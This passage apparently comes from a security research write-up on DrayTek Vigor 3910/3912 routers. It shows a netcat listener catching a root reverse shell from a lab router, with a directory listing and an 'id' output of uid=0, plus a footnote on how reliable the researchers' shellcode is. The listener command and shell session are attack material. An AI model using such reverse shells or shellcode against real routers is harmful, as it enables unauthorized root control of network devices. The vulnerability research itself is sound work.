standash@thelab42-2:~/stuff/vr/draytek/exploits$ nc -l 192.168.42.1 1234 -v
Listening on thelab42-2 1234
Connection received on 192.168.42.42 54958
ls -lA
total 57
-rw-r--r--    1 root     root             0 Mar 20 18:00 .init_enable_core
drwxr-xr-x    9 root     root          4096 Mar 20 18:00 app
lrwxrwxrwx    1 root     root             7 Aug  7  2023 bin -> usr/bin
drwxr-xr-x    2 root     root             3 Apr 18  2022 boot
drwxr-xr-x    3 root     root          1024 Mar 20 18:34 cfg
drwxr-xr-x    4 root     root          4096 Jan  1  1970 data
drwxr-xr-x   12 root     root          4920 Mar 20 18:00 dev
drwxr-xr-x    1 root     root          4096 Apr 30  2024 draytek
drwxr-xr-x    1 root     root          4096 Mar 20 18:34 etc
drwxr-xr-x    1 root     root          4096 Sep 22  2023 home
drwxr-xr-x    3 root     root          4096 Mar 20 14:47 image
drwxr-xr-x    3 root     root          4096 Mar 20 18:15 image2
lrwxrwxrwx    1 root     root             7 Aug  7  2023 lib -> usr/lib
lrwxrwxrwx    1 root     root            16 Aug 17  2023 linuxrc -> /usr/bin/busybox
drwxr-xr-x    2 root     root             3 Aug  7  2023 media
drwxr-xr-x    2 root     root             3 Aug  7  2023 mnt
drwxr-xr-x    2 root     root            31 Sep 22  2023 nv
drwxr-xr-x   19 root     root           308 Apr 30  2024 oldroot
drwxr-xr-x    1 root     root          4096 Mar 20 18:00 opt
dr-xr-xr-x  209 root     root             0 Jan  1  1970 proc
drwxr-xr-x    3 root     root            60 Sep 22  2023 root
drwxr-xr-x   17 root     root           580 Mar 20 18:34 run
lrwxrwxrwx    1 root     root             8 Aug  7  2023 sbin -> usr/sbin
drwxr-xr-x    2 root     root             3 Aug  7  2023 srv
dr-xr-xr-x   12 root     root             0 Mar 20 18:00 sys
drwxrwxrwt   10 root     root           520 Mar 20 18:34 tmp
drwxr-xr-x    1 root     root          4096 Sep 22  2023 usr
drwxr-xr-x   11 root     root          4096 Aug  7  2023 var
id
uid=0(root) gid=0(root)
```

Figure 17 – "The keys to the kingdom" (Vigor 3912)

[2] *On the latest firmware for Vigor 3910, our shellcode does not crash the system and allows commands to be sent consecutively. On Vigor 3912, the shellcode sometimes causes a guest reboot, but this lasts only a few seconds. Despite the brief reboot commands, it can still be sent one after another, as the host is not rebooted.*